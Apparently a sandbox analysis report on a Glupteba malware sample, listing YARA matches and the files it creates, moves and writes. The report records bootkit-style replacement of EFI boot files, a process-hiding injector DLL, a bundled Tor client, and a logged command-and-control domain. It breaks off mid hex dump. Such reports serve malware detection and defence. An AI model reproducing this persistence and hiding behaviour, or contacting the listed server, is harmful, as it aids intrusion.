MD5 hash:	01FE6BA28D82175D35665B3EB6ED8CEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PE_Discord_Attachment_Oct21_1, Description: Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN), Source: 00000014.00000003.208687751303.0000000003D00000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth (Nextron Systems) • Rule: JoeSecurity_Glupteba, Description: Yara detected Glupteba, Source: 00000014.00000003.208687751303.0000000004141000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 32%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
B:\EFI\Microsoft\Boot\bootmgfw.efi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
B:\EFI\Boot\bootx64.efi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
B:\EFI\Boot\EfiGuardDxe.efi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\injector	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip6	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libcrypto-1_1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent-2-1-7.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_core-2-1-7.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_extra-2-1-7.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libgcc_s_dw2-1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssl-1_1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssp-0.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libwinpthread-1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor-gencert.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\zlib1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\tor\torrc	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW
C:\Users\user\AppData\Local\Temp\csrss\proxy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	465615	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\csrss\proxy\proxy.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	465615	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\EFI\Microsoft\Boot\bootmgfw.efi	B:\EFI\Microsoft\Boot\fw.efi	success or wait	1	465615	MoveFileExW
C:\EFI\Boot\bootx64.efi	B:\EFI\Boot\old.efi	success or wait	1	465615	MoveFileExW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip	success or wait	1	465615	MoveFileExW
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip6	C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\geoip6	success or wait	1	465615	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	75	75	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 31 3a 31 36 20 69 6e 69 74 69 61 6c 20 73 65 72 76 65 72 20 68 74 74 70 73 3a 2f 2f 73 65 72 76 65 72 35 2e 64 75 6e 69 61 64 65 6b 68 6f 2e 62 61 72 0a 32 30 32 33 2f 30 35 2f 32	2023/05/28 11:31:16 initial server https://server5.duniadekho.bar2023/05/2	success or wait	14	465615	WriteFile
\Device\Null	201	60	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 30 35 20 62 65 66 6f 72 65 20 45 66 69 47 75 61 72 64 0a 32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 30 35 20 69 6e 6a 65	2023/05/28 11:32:05 before EfiGuard2023/05/28 11:32:05 inje	success or wait	18	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\EFI\Microsoft\Boot\bootmgfw.efi	0	7680	4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 05 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0e 1c 00 10 00 00 00 0a 00 00 00 00 00 00 fd 10 00 00 00 10 00 00 00 00 00 00 00 00 00	MZPEd"	success or wait	1	465615	WriteFile
C:\EFI\Boot\bootx64.efi	0	7680	4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 05 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0e 1c 00 10 00 00 00 0a 00 00 00 00 00 00 fd 10 00 00 00 10 00 00 00 00 00 00 00 00 00	MZPEd"	success or wait	1	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\EFI\Boot\EfiGuardDxe.efi	0	279552	4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 05 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 22 20 0b 02 0e 1c 00 fd 00 00 00 fd 03 00 00 00 00 00 78 11 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 02 00	MZPEd" x	success or wait	1	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	0	288256	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd fd c2 fd fd c2 fd c2 fd fd fd 29 42 fd fd fd e9 42 fd fd fd a9 7c fd fd fd fd fd fd c2 fd fd fd fd fd 42 fd fd fd fd fd fd fd fd fd fd a9 02 fd fd c2 fd fd fd fd fd 0d fd fd fd 82 fd fd 0d fd 74 fd 82 fd fd 0d fd fd fd 82 fd fd 52 69 63 68 c2 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$|tRich	success or wait	1	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	0	101376	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 62 fd fd fd 03 fd fd fd 03 fd fd fd 03 fd ad 6b fd fd fd 03 fd ad 6b fd fd fd 03 fd ad 6b fd fd 72 03 fd 9a 77 fd fd fd 03 fd 9a 77 fd fd fd 03 fd 9a 77 fd fd fd 03 fd ad 6b fd fd fd 03 fd fd fd 03 fd 91 03 fd fd 20 77 fd fd fd 03 fd fd 20 77 1f fd fd 03 fd fd 20 77 fd fd fd 03 fd fd 52 69 63 68 fd 03 fd fd 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 07	MZ@!L!This program cannot be run in DOS mode.$bkkkrwwwk w w wRichPEd	success or wait	1	465615	WriteFile
\Device\Null	341	34	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 31 30 20 66 61 69 6c 65 64 20 74 6f 20 68 69 64 65	2023/05/28 11:32:10 failed to hide	success or wait	15	465615	WriteFile
\Device\Null	673	57	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 31 33 20 66 61 69 6c 65 64 20 74 6f 20 68 69 64 65 20 54 6f 72 20 70 72 6f 63 65 73 73 3a 20 63 6f 75 6c 64 6e 27 74 20	2023/05/28 11:32:13 failed to hide Tor process: couldn't	success or wait	1	465615	WriteFile
\Device\Null	1189	30	32 30 32 33 2f 30 35 2f 32 38 20 31 31 3a 33 32 3a 31 39 20 6d 6f 76 65 20 54 6f 72 20 47	2023/05/28 11:32:19 move Tor G	success or wait	16	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip	0	32768	23 20 54 68 69 73 20 66 69 6c 65 20 68 61 73 20 62 65 65 6e 20 63 6f 6e 76 65 72 74 65 64 20 66 72 6f 6d 20 74 68 65 20 49 50 46 69 72 65 20 4c 6f 63 61 74 69 6f 6e 20 64 61 74 61 62 61 73 65 0a 23 20 75 73 69 6e 67 20 54 6f 72 27 73 20 67 65 6f 69 70 2d 64 62 2d 74 6f 6f 6c 2e 20 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 6f 6e 20 74 68 65 20 64 61 74 61 2c 20 73 65 65 0a 23 20 68 74 74 70 73 3a 2f 2f 6c 6f 63 61 74 69 6f 6e 2e 69 70 66 69 72 65 2e 6f 72 67 2f 2e 0a 23 0a 23 20 42 65 6c 6f 77 20 69 73 20 74 68 65 20 68 65 61 64 65 72 20 66 72 6f 6d 20 74 68 65 20 6f 72 69 67 69 6e 61 6c 20 65 78 70 6f 72 74 3a 0a 23 0a 23 0a 23 20 4c 6f 63 61 74 69 6f 6e 20 44 61 74 61 62 61 73 65 20 45 78 70 6f 72 74 0a 23 0a 23 20 47 65 6e 65 72	# This file has been converted from the IPFire Location database# using Tor's geoip-db-tool. For more information on the data, see# https://location. ipfire.org/.## Below is the header from the original export:### Location Database Export## Gener	success or wait	122	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Data\Tor\geoip6	0	32768	23 20 54 68 69 73 20 66 69 6c 65 20 68 61 73 20 62 65 65 6e 20 63 6f 6e 76 65 72 74 65 64 20 66 72 6f 6d 20 74 68 65 20 49 50 46 69 72 65 20 4c 6f 63 61 74 69 6f 6e 20 64 61 74 61 62 61 73 65 0a 23 20 75 73 69 6e 67 20 54 6f 72 27 73 20 67 65 6f 69 70 2d 64 62 2d 74 6f 6f 6c 2e 20 20 46 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 6f 6e 20 74 68 65 20 64 61 74 61 2c 20 73 65 65 0a 23 20 68 74 74 70 73 3a 2f 2f 6c 6f 63 61 74 69 6f 6e 2e 69 70 66 69 72 65 2e 6f 72 67 2f 2e 0a 23 0a 23 20 42 65 6c 6f 77 20 69 73 20 74 68 65 20 68 65 61 64 65 72 20 66 72 6f 6d 20 74 68 65 20 6f 72 69 67 69 6e 61 6c 20 65 78 70 6f 72 74 3a 0a 23 0a 23 0a 23 20 4c 6f 63 61 74 69 6f 6e 20 44 61 74 61 62 61 73 65 20 45 78 70 6f 72 74 0a 23 0a 23 20 47 65 6e 65 72	# This file has been converted from the IPFire Location database# using Tor's geoip-db-tool. For more information on the data, see# https://location. ipfire.org/.## Below is the header from the original export:### Location Database Export## Gener	success or wait	181	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libcrypto-1_1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 00 00 00 00 00 28 2f 00 fd 5c 00 00 fd 00 06 21 0b 01 02 23 00 fd 1c 00 00 fd 2a 00 00 42 00 00 fd 13 00 00 00 10 00 00 00 fd 1c 00 00 00 40 6b 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 10 30 00 00 10 00 00 fd 59 39 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 28 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$PEL(/\!#*B@k0Y 9@ (	success or wait	114	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent-2-1-7.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 4e 0b 00 fd 16 00 00 fd 00 06 21 0b 01 02 23 00 fd 04 00 00 fd 06 00 00 20 00 00 fd 13 00 00 00 10 00 00 00 00 05 00 00 00 0c 68 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 0c 00 00 06 00 00 fd fd 0d 00 02 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 06 00 fd 59 00	MZ@!L!This program cannot be run in DOS mode.$PELN!# h@ Y	success or wait	28	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_core-2-1-7.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 1c 09 00 70 12 00 00 fd 00 06 21 0b 01 02 23 00 56 03 00 00 fd 04 00 00 1e 00 00 fd 13 00 00 00 10 00 00 00 70 03 00 00 00 30 6e 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 09 00 00 06 00 00 fd 60 0b 00 02 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 fd 04 00 69 3c 00	MZ@!L!This program cannot be run in DOS mode.$PELp!#Vp0n`@ i<	success or wait	22	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libevent_extra-2-1-7.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 52 06 00 fd 0e 00 00 fd 00 06 21 0b 01 02 23 00 2a 02 00 00 0a 03 00 00 0c 00 00 fd 13 00 00 00 10 00 00 00 40 02 00 00 00 08 64 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 10 07 00 00 06 00 00 fd 33 08 00 02 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 03 00 19 1e 00	MZ@!L!This program cannot be run in DOS mode.$PELR!#*@d3@	success or wait	16	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libgcc_s_dw2-1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 4c 09 00 fd 0e 00 00 fd 00 06 21 0b 01 02 23 00 64 01 00 00 fd 01 00 00 02 00 00 fd 13 00 00 00 10 00 00 00 fd 01 00 00 00 fd 6e 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 0a 00 00 06 00 00 58 fd 0a 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 02 00 75 0b 00	MZ@!L!This program cannot be run in DOS mode.$PELL!#dnX@ u	success or wait	21	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssl-1_1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 00 00 00 00 00 74 0b 00 19 1f 00 00 fd 00 06 21 0b 01 02 23 00 08 06 00 00 10 09 00 00 0c 00 00 fd 13 00 00 00 10 00 00 00 20 06 00 00 00 fd 6a 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 0c 00 00 06 00 00 fd 5d 0f 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 70 08 00 33 40 00	MZ@!L!This program cannot be run in DOS mode.$PELt!# j]@ p3@	success or wait	30	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libssp-0.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 14 01 00 fd 04 00 00 fd 00 06 21 0b 01 02 23 00 1c 00 00 00 40 00 00 00 02 00 00 fd 13 00 00 00 10 00 00 00 30 00 00 00 00 fd 68 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 01 00 00 06 00 00 fd 01 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 70 00 00 69 01 00	MZ@!L!This program cannot be run in DOS mode.$PEL!#@0h@ pi	success or wait	3	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\libwinpthread-1.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 12 00 00 00 00 00 00 08 04 00 66 07 00 00 fd 00 06 21 0b 01 02 23 00 fd 00 00 00 6a 00 00 00 02 00 00 fd 13 00 00 00 10 00 00 00 fd 00 00 00 00 fd 64 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 04 00 00 06 00 00 fd 6d 05 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 10 01 00 1f 11 00	MZ@!L!This program cannot be run in DOS mode.$PELf!#jdm@	success or wait	10	465615	WriteFile
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor-gencert.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 fd 10 00 00 00 00 00 fd 00 0e 03 0b 01 02 23 00 fd 0d 00 00 fd 10 00 00 10 00 00 fd 14 00 00 00 10 00 00 00 00 0e 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 11 00 00 04 00 00 fd 41 11 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PEL#@A@	success or wait	34	465615	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\csrss\tor\Tor\tor.exe	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 00 00 00 00 00 28 44 00 00 00 00 00 fd 00 0e 03 0b 01 02 23 00 fd 2f 00 00 24 44 00 00 60 00 00 fd 14 00 00 00 10 00 00 00 10 30 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 fd 44 00 00 04 00 00 34 fd 44 00 03 00 40 05 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 